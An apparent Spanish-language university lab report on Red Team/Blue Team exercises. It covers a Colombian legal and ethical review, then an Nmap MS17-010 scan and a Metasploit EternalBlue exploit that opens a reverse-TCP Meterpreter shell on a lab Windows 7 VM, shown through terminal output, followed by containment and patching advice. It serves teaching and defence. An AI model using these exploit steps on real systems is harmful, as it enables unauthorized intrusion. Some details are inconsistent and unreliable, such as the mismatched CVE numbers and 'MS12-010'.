

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS
BLUETEAM Y REDTEAM

INFORME TECNICO

ENRIQUE FELIX GARCIA STAVE

JOHN FREDDY QUINTERO
Director de curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS E INGENIERÍA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN
CIBERSEGURIDAD: RED TEAM & BLUE TEAM
SINCELEJO
OCTUBRE DE 2020

CONTENIDO

	Pág.
INTRODUCCIÓN	7
OBJETIVOS.....	8
OBJETIVO GENERAL.....	8
OBJETIVOS ESPECÍFICOS	8
1. DESARROLLO DEL INFORME	9
1.1 ACTUACIÓN ÉTICA Y LEGAL	9
1.2 FALLOS EN SEGURIDAD ENCONTRADOS	10
1.3 RECOLECCIÓN DE INFORMACIÓN Y BÚSQUEDA DE VULNERABILIDADES	13
1.4 CONTENCIÓN DE ATAQUES INFORMÁTICOS	16
CONCLUSIONES	19
RECOMENDACIONES.....	20
BIBLIOGRAFÍA.....	21

LISTA DE FIGURAS

<i>Figura 1. Mapa de la arquitectura de la red.</i>	12
Figura 2: Recolección de información con NMAP	13
Figura 3: Implementacion de exploit	14
Figura 4: Ejecución y puesta en marcha del exploit.....	14
Figura 5: Ejecución de winse20w0.exe	15
Figura 6: Explotacion de vulnerabilidad	15
Figura 7: Ejecución de exploit por Kali Linux	17

GLOSARIO

Pentesting: El pentesting o más conocida como "prueba de penetración" se basa en un ataque a un sistema informático con el objetivo de analizar fallos en dicho sistema¹, así como también vulnerabilidades del mismo u otros errores que contenga en materia de seguridad, todo ello con el objetivo de hacer prevención de ataques externos².

Blue Team: Blue Team: Normalmente este grupo está conformado por analistas que dan respuesta a incidentes informáticos que suministran información al equipo de seguridad de Tecnologías de la Información³ sobre donde ejecutar mejoras para hacer detención de diversos ciberataques y amenazas.

Red Team: El equipo rojo se encarga en este tipo de simulaciones, de identificar y hacer máximo provecho de las vulnerabilidades del sistema objetivo usando técnicas avanzadas de penetración. Estos equipos normalmente están formados por personas altamente preparadas que se centran mucho en estas tareas específicamente.

¹ PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacycenter. Recuperado de: <https://www.pandasecurity.com/spain/mediacycenter/seguridad/pentesting-herramienta-empresa/>

² Prenafeta, J. Qué es pentesting y cómo detectar y prevenir ciberataques. En: Hiberus Tecnología. Agosto, 2018. [Consultado: 12 de octubre de 2020]. Disponible en: <https://www.hiberus.com/crecemos-contigo/que-es-pentesting-para-detectar-y-prevenir-ciberataques/#:~:text=El%20%E2%80%9Cpentesting%E2%80%9D%20o%20%E2%80%9Ctest,pueden%20afectar%20a%20su%20sistema.>

³ CrowdStrike. [Sitio web]. Red Team vs Blue Team Defined. [Consulta: 8 de octubre de 2020]. Disponible en: <https://www.crowdstrike.com/epp-101/red-team-vs-blue-team/>

Hardening: Hardening consiste en el reforzamiento de un sistema específico, con la finalidad de hacer reducción en cuanto a amenazas y para evitar las mismas y los peligros que pueden conllevar⁴.

Un proceso en específico de hardening podría ser el cerrar puertos que no son usados ni tampoco necesarios en nuestro sistema. El hardening es efectivo cuando eliminamos partes del software que no se está usando.

Vulnerabilidad: Una vulnerabilidad en informática, es un punto débil que puede ser aprovechado por un ataque informático para lograr hacer provecho no autorizado o ejecutar acciones en dicho sistema. Las vulnerabilidades pueden permitir que los atacantes ejecuten comandos⁵, accedan a la memoria de un sistema e instalen software malicioso, así como también robar, perjudicar o corromper datos.

⁴ CISCO. [Sitio web]. What Is Penetration Testing? [Consulta: 9 de octubre de 2020]. Disponible en: <https://www.cisco.com/c/en/us/products/security/what-is-pen-testing.html>

⁵ Offensive Security. [Sitio web]. About the Metasploit Meterpreter. [Consulta: 12 de octubre de 2020]. Disponible en: <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>

RESUMEN

El desarrollo del presente informe está centrado en las diferentes estrategias que hay en materia de seguridad informática por los llamados Red Team y Blue Team para asegurar la seguridad del patrimonio tecnológico (y económico) apoyándose en escenarios de simulación en el que una institución (en este caso The WhiteHouse Security) conforma un equipo de Red Team y Blue Team para hacer un incremento de la ciberseguridad al interior de esta misma.

La primera fase de estos desarrollos inicia con la examinación de las acciones en los equipos de Red Team y Blue Team dentro de una institución en los aspectos éticos y legales, con lo que se hará una interpretación de las cláusulas del contrato que tengan irregularidades y en busca de elementos que no convengan dentro de las leyes nacionales e internacionales en materia de seguridad informática.

Consecuentemente a esto, se hace un abordaje de tareas que contiene un equipo Red Team a partir de una situación problema en la que se hace necesaria la ejecución de pentesting para hacer un análisis de fallos de seguridad a través de los cuales se producen fugas de información dentro de una institución y luego se procede a una segunda situación en la que desde el punto de vista de un Blue Team, se ejecutan contenciones para este ataque informático simulado.

Finalmente se hacen recomendaciones en relación a los hallazgos relevantes que producen la realización de estas distintas actividades mencionadas anteriormente.

INTRODUCCIÓN

En la creciente y exponencialmente era digital las personas y empresas buscan la facilidad que pueden brindarle las herramientas tecnológicas, lo cual ayuda a asegurar los procesos que día a día requieren realizarse con la misma precisión y repetición que hace parte de la rutina y que debido a globalización, exige un margen de excelencia, calidad y precisión debido a la competencia internacional que atraviesan las empresas y el profesionalismo de los individuos. Todos estos procesos son ayudados en mayor o menor medida por la informática y la electrónica, que al ir de la mano brindan una automatización precisa de la información.

Debido a lo anteriormente planteado, las exigencias en la seguridad informática cada vez son mayores ya que un eslabón que nunca puede ser dejado atrás en todo este flujo de procesos, es la acción humana que complementa estos procesos tecnológicos, lo que permite que los sistemas sean vulnerados desde este punto.

Es muy importante a partir del anterior orden de ideas, que se requieran personas especializadas en esta rama de la informática para salvaguardar los flujos de información que pasan por dichos sistemas informáticos y en ultimas, por personas e instalaciones empresariales o domésticas.

OBJETIVOS

OBJETIVO GENERAL

Hacer un extracto de las diferentes actividades planteadas durante el desarrollo del presente seminario, así como los eslabones más importantes en la realización del desarrollo previo.

OBJETIVOS ESPECÍFICOS

- Analizar las intertextualidades éticas y legales del escenario problema con los aspectos éticos de la realidad colombiana y global.
- Implementar y montar el banco de trabajo en el que se desarrollaran los escenarios problema.
- Analizar y hacer provecho de los fallos en seguridad que se encuentran dentro de la organización propuesta, haciendo uso de herramientas de pentesting y de análisis de vulnerabilidades.
- Evaluar las acciones para hacer detección y contención de manera exitosa de un ataque en simultaneo, así como la respectiva hardenización para evitar que vuelva a ocurrir.

1. DESARROLLO DEL INFORME

1.1 ACTUACIÓN ÉTICA Y LEGAL

En la primera etapa, se analizaron los aspectos éticos y legales que se hacían presentes de manera positiva o negativa dentro del acuerdo de confidencialidad en la situación problema. Para ello se hizo disposición del caso y se hizo un análisis en el que se debía analizar si existían cláusulas que iban en contra del código ético profesional que regula el ejercicio de labores de ingeniería y leyes que rigen lo dispuesto en cuanto a ciberseguridad en el país.

En el mismo acuerdo de confidencialidad, las cláusulas dentro de las cuales se infringen artículos son:

- **Primera. Objeto**
- **Segunda, definición de información confidencial**
- **Cuarta, obligaciones de la parte receptora**
- **Octava, solución de controversias**

Así mismo, en los principales artículos mencionados en la ley 1273, también se verían transgredidos los siguientes:

269A Acceso abusivo a un sistema informático.

269C Interceptación de datos informáticos

269F Violación de datos personales⁶

6

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273. (5 de enero de 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado – denominado «de la protección de la información y de los datos» – y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. En: Diario Oficial. Enero, 2009. 4 p.

De la misma forma, los artículos del código de ética del COPNIA transgredidos serían:

Artículo 31: Deberes generales de los profesionales

Artículo 35: Deberes de los profesionales para dignidad de profesiones.

Artículo 43: Deberes profesionales en los concursos o licitaciones

1.2 FALLOS EN SEGURIDAD ENCONTRADOS

Para esta etapa se puso puesta en marcha de la maquinas configuradas y se procedió a ejecutar el análisis de fallos en los dispositivos objetivo a partir de la máquina virtual de Kali Linux.

Para identificar los fallos de seguridad en las máquinas afectadas se utilizó la herramienta Nmap. Luego de efectuar una búsqueda con esta herramienta, se pudo evidenciar una brecha en seguridad, descrita de la siguiente forma:

CVE-2017-0144⁷: Vulneración en la ejecución de comando de Windows SMB

En dicho escenario el atacante pudo hacer provecho con éxito de vulnerabilidades en ejecución remota de comandos que existen, de manera en que el server SMBv1⁸ controla ciertas solicitudes.

⁷ CVE-2017-0143. Cve.mitre.org. Consulta: 20 de septiembre de 2020. Disponible en: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>

⁸ CVE-2017-0143 | Windows SMB Remote Code Execution Vulnerability. Microsoft.com. Consulta: 20 de septiembre de 2020. Disponible en: <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143>

Posteriormente, se dio paso a la definición de herramientas para pentesting:

Nmap: Nmap es una herramienta de código abierto, la más popular hoy en día usada para la exploración de vulnerabilidades y detección de puertos de red⁹. Los administradores de red usan Nmap para analizar los dispositivos que se están conectando en sus sistemas y a partir de este proceso tomar medidas y precauciones necesarias para cada caso.

Los usos que puede tener Nmap son muchos, como lo pueden ser el monitoreo de hosts individuales, y la evolución de esta herramienta ha sido flexible debido a la utilidad que ha seguido teniendo a lo largo de los años.

Metasploit: Es una de las herramientas más usadas a nivel mundial a modo de framework para explotación desde BackTrack (ahora Kali Linux)¹⁰.

Desarrollada en Pearl y Ruby, exclusiva para auditores de seguridad y equipos Red Team y Blue Team. Red Team sería el equipo ofensivo (hacking ético) y el blue team sería el equipo de "securización"¹¹ (o defensivo). Es una herramienta muy completa, y tiene muchas herramientas de (aproximadamente 1800 hoy en día).


⁹ Nmap: the Network Mapper - Free Security Scanner. [Sitio web]. [Consulta: 10 de octubre de 2020]. Disponible en: <https://nmap.org/>

¹⁰ Explotar Vulnerabilidad EternalBlue con Metasploit. Nullsector.co. Consulta: 20 de septiembre de 2020. Disponible en: <https://nullsector.co/explotar-vulnerabilidad-eternalblue-con-metasploit/>

¹¹ Metasploit tutorial part 2: Using meterpreter. Computerweekly.com. Consulta: 20 de septiembre de 2020. Disponible en: <https://www.computerweekly.com/tip/Metasploit-tutorial-part-2-Using-meterpreter>

Meterpreter: Meterpreter es una herramienta que nos permite tener mucha información sobre un objetivo en específico, así como también la de controlar procesos del SO y en el proceso finalizarlos. Meterpreter se considera un intérprete de comandos que nos ayuda de manera segura y ágil hacer interacción con la máquina del usuario objetivo¹².

Figura 1. Mapa de la arquitectura de la red.



Fuente: El autor


¹² Offensive Security. [Sitio web]. About the Metaesplit Meterpreter. [Consulta: 12 de octubre de 2020]. Disponible en: <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>

1.3 RECOLECCIÓN DE INFORMACIÓN Y BÚSQUEDA DE VULNERABILIDADES

Para esta etapa se hizo un paso a paso de la prueba de penetración desde la máquina virtual Kali Linux hacia los SO Windows objetivo, con el siguiente procedimiento¹³:

Se hace la respectiva recolección de información y búsqueda de vulnerabilidades

Figura 2: Recolección de información con NMAP¹⁴



```
Terminal: rro.1
Archivo Acciones Editar Vista Ayuda
root@seminario:~# nmap -p 445 --script=smb-vuln-ms17-010 10.0.2.15
Starting Nmap 7.00 ( https://nmap.org ) at 2020-09-25 12:00 -05
Failed to resolve 'svr'.
Nmap scan report for 10.0.2.15
Host is up (0.000000s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:92:00:C8 (Oracle VirtualBox virtual NIC)

Host script results:
smb-vuln-ms17-010:
  VULNERABLE:
    Remote code execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 5.59 seconds
root@seminario:~#
```


Fuente: El autor

¹³ Explotar Vulnerabilidad EternalBlue con Metasploit. Nullsector.co. Consulta: 20 de septiembre de 2020. Disponible en: <https://nullsector.co/explotar-vulnerabilidad-eternalblue-con-metasploit/>

¹⁴ Tutorial y listado de comandos más útiles para Nmap. PROTEGERMYPC.NET. Consulta: 20 de septiembre de 2020. Disponible en: <https://protegermipc.net/2018/11/07/tutorial-y-listado-de-comandos-mas-utiles-para-nmap/>

Consecuentemente, la explotación de la vulnerabilidad encontrada

Figura 3: Implementación de exploit¹⁵




```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
-----
Name          Current Setting
-----
CHECK_ARCH    true
CHECK_DOS    true
CHECK_PIPE    false
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
RHOSTS        10.0.2.15
RHOSTS_FILE   file://<path>
REPORT        445
SMBDomain     .
SMBPass       SMBUser
SMBUser       .
THREADS       1
```

Fuente: El autor

Luego se hace la ejecución de Exploit

Figura 4: Ejecución y puesta en marcha del exploit




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[*] 10.0.2.15:445 - Connection established for exploitation.
[*] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.15:445 - 0x00000000 57 09 0e 04 0f 77 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.15:445 - 0x00000010 73 09 0f 0e 01 6c 20 37 36 30 31 20 53 85 72 76 sional 7601 Serv
[*] 10.0.2.15:445 - 0x00000020 09 03 05 20 50 01 03 0b 28 31 ice Pack 1
[*] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 32 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[*] 10.0.2.15:445 - Sending SMBv2 buffers
[*] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[*] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC0000000!)
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] 10.0.2.15:445 - Sending stage (201283 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49161) at 2020-09-22 11:28:24 -0500
[*] 10.0.2.15:445 -
[*] 10.0.2.15:445 -
[*] 10.0.2.15:445 -
[*] 10.0.2.15:445 -
```

Fuente: El autor

¹⁵ Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. Recuperado de: <https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra>

Luego se pasa a ejecutar winse20w0.exe


Figura 5: Ejecución de winse20w0.exe



Fuente: El autor

Finalmente, se puede evidenciar la explotación de la vulnerabilidad

Figura 6: Explotación de vulnerabilidad



Fuente: El autor

En todo lo anteriormente referenciado, con el SO Windows 7 de arquitectura 32 bits, no se tenía la posibilidad de realizar el pentesting ya que la carga útil tenía una configuración específica para sistemas operativos de arquitectura 64 bits, lo que provocaba que la máquina virtual mencionada anteriormente, mostrara el BSOD en múltiples ocasiones.

1.4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

En esta etapa se hizo preciso preguntarnos qué sería lo primero que se haría en caso de un ataque en tiempo real, para lo cual se dieron las siguientes recomendaciones.

- **Identificación del problema**
- **Contención del ataque**
- **Informar a las partes relevantes del caso**
- **Identificación de vulnerabilidades y fortalecimiento de medidas de ciberseguridad**
- **Documentación de procedimientos y preservar evidencias**


Consecuentemente también se hizo la pregunta de cuál sería el ejercicio de Red Team y que medidas de hardenizacion se propondría teniendo en cuenta el ataque ejecutado, para lo que también se hicieron una serie de recomendaciones

- **Mantener actualizados los firmwares, drives y sistemas operativos¹⁶**
- **Instalación de antivirus**
- **Configuración de cortafuegos**

¹⁶ CrowdStrike. [Sitio web]. Red Team vs Blue Team Defined. [Consulta: 8 de octubre de 2020]. Disponible en: <https://www.crowdstrike.com/epp-101/red-team-vs-blue-team/>

Así como también se hizo una prueba una vez actualizada correctamente la versión de Windows a MS12-010 y la ejecución respectiva del Xploit por Kali Linux, la cual no resulto satisfactoria:

Figura 7: Ejecución de exploit por Kali Linux



```
Terminalnro.1
Archivo Acciones Editar Vista Ayuda
VERIFY_ARCH true yes Check if remote architecture matches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.4        yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.15:445 - Exploit aborted due to failure: not-vulnerable: Set ForceExploit to override
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Fuente: El autor

SUSTENTACION DEL INFORME

Link del video de sustentación: https://drive.google.com/drive/folders/1a9HQh-x1oTtuzR6iqjYgtM-G56A_q_kz?usp=sharing

CONCLUSIONES

En un caso hipotético en el que una empresa o entorno informático presente una posible vulnerabilidad en materia de seguridad informática (ya sea por usuarios finales o infraestructura poco mantenida), ya hay grandes posibilidades de que personas con conocimientos en seguridad informática, puedan vulnerar dicho sistema, como se pudo apreciar en los casos expuestos del seminario, en factores de mantenimiento (como lo pueden ser la ausencia de actualizaciones del SO) o falta de atención de un equipo de TI que pueda asegurar la infraestructura tanto en hardware como en software.

A partir de todo lo anteriormente planteado, se puede concluir que en todos los procesos en los que se participe en materia de seguridad informática, se hace necesario no solo tener habilidades técnicas en pruebas de penetración o análisis de situaciones en particular, sino también en conocimientos teóricos que den fundamento a todo nuestro quehacer. Dicha información debe ser también legal, que se aterrice en la realidad empresarial del caso, así como también la legalidad internacional vigente en nuestro país.

RECOMENDACIONES

Se aprecia que la comunicación en estos escenarios, tanto del equipo rojo como del equipo azul debe ser fundamental y mantener una sinergia para el éxito de los ejercicios. El Blue Team debe actualizarse constantemente sobre nuevas formas de hardenizacion y de proteger la tecnología institucional, así como de cualquier noticia que afecte de alguna forma al patrimonio tecnológico de las empresas de manera actualizada y de forma satisfactoria compartir estos conocimientos con el Red Team.

A partir del anterior orden de ideas, dependiendo de la razón de ser de una prueba de penetración, depende de si el Red Team notifica o no al Blue Team de una prueba debidamente planeada. Los ejercicios de ambos equipos (Red Team o Blue Team) contienen relativamente valor siempre y cuando informen de manera completa y pertinente toda la información de las partes de interés consecuentemente de cada participación y se ofrezcan a un informe de forma detallada de todas las características de actividad de dicho proyecto.

Por último, la alta dirección se tiene que asegurar de que los equipos Red Team o Blue Team mantengan una respectiva sinergia y mantengan informados entre ellos, puesto que la cooperación entre ambos mejora la calidad del trabajo y el correcto flujo de información entre las partes interesadas y la parte técnica.

BIBLIOGRAFÍA

AZZAM, M., MARC-ANDRÉ, L and MOURAD, D. Security Hardening of Open Source Software. Conference: Proceedings of the 2006 International Conference on Privacy, Security and Trust: Bridge the Gap Between PST Technologies and Business Services. Canada: Ontario, 2006. p. 2.

CISCO. [Sitio web]. What Is Penetration Testing? [Consulta: 9 de octubre de 2020]. Disponible en: <https://www.cisco.com/c/en/us/products/security/what-is-pen-testing.html>

CrowdStrike. [Sitio web]. Red Team vs Blue Team Defined. [Consulta: 8 de octubre de 2020]. Disponible en: <https://www.crowdstrike.com/epp-101/red-team-vs-blue-team/>

CVE - Common Vulnerabilities and Exposures (CVE). [Sitio web]. [Consulta: 12 de octubre de 2020]. Disponible en: <https://cve.mitre.org/>

EC-Council Blog. [Sitio web]. Red Team vs Blue Team. [Consulta: 6 de octubre de 2020]. Disponible en: <https://blog.eccouncil.org/red-team-vs-blue-team/#:~:text=Blue%20team%20members%20are%2C%20by,attack%20as%20realistic%20as%20chaotic>

Metasploit tutorial part 2: Using meterpreter. Computerweekly.com. Consulta: 20 de septiembre de 2020. Disponible en: <https://www.computerweekly.com/tip/Metasploit-tutorial-part-2-Using-meterpreter>

Tutorial y listado de comandos más útiles para Nmap. PROTEGERMYPC.NET. Consulta: 20 de septiembre de 2020. Disponible en: <https://protegermipc.net/2018/11/07/tutorial-y-listado-de-comandos-mas-utiles-para-nmap/>

WINDOWS SMB V1 PROTOCOL. Netify.ai. Consulta: 20 de septiembre de 2020. Disponible en: <https://www.netify.ai/resources/protocols/smb>

Working with Payloads. Rapid7.com. Consulta: 20 de septiembre de 2020. Disponible en: <https://docs.rapid7.com/metasploit/working-with-payloads>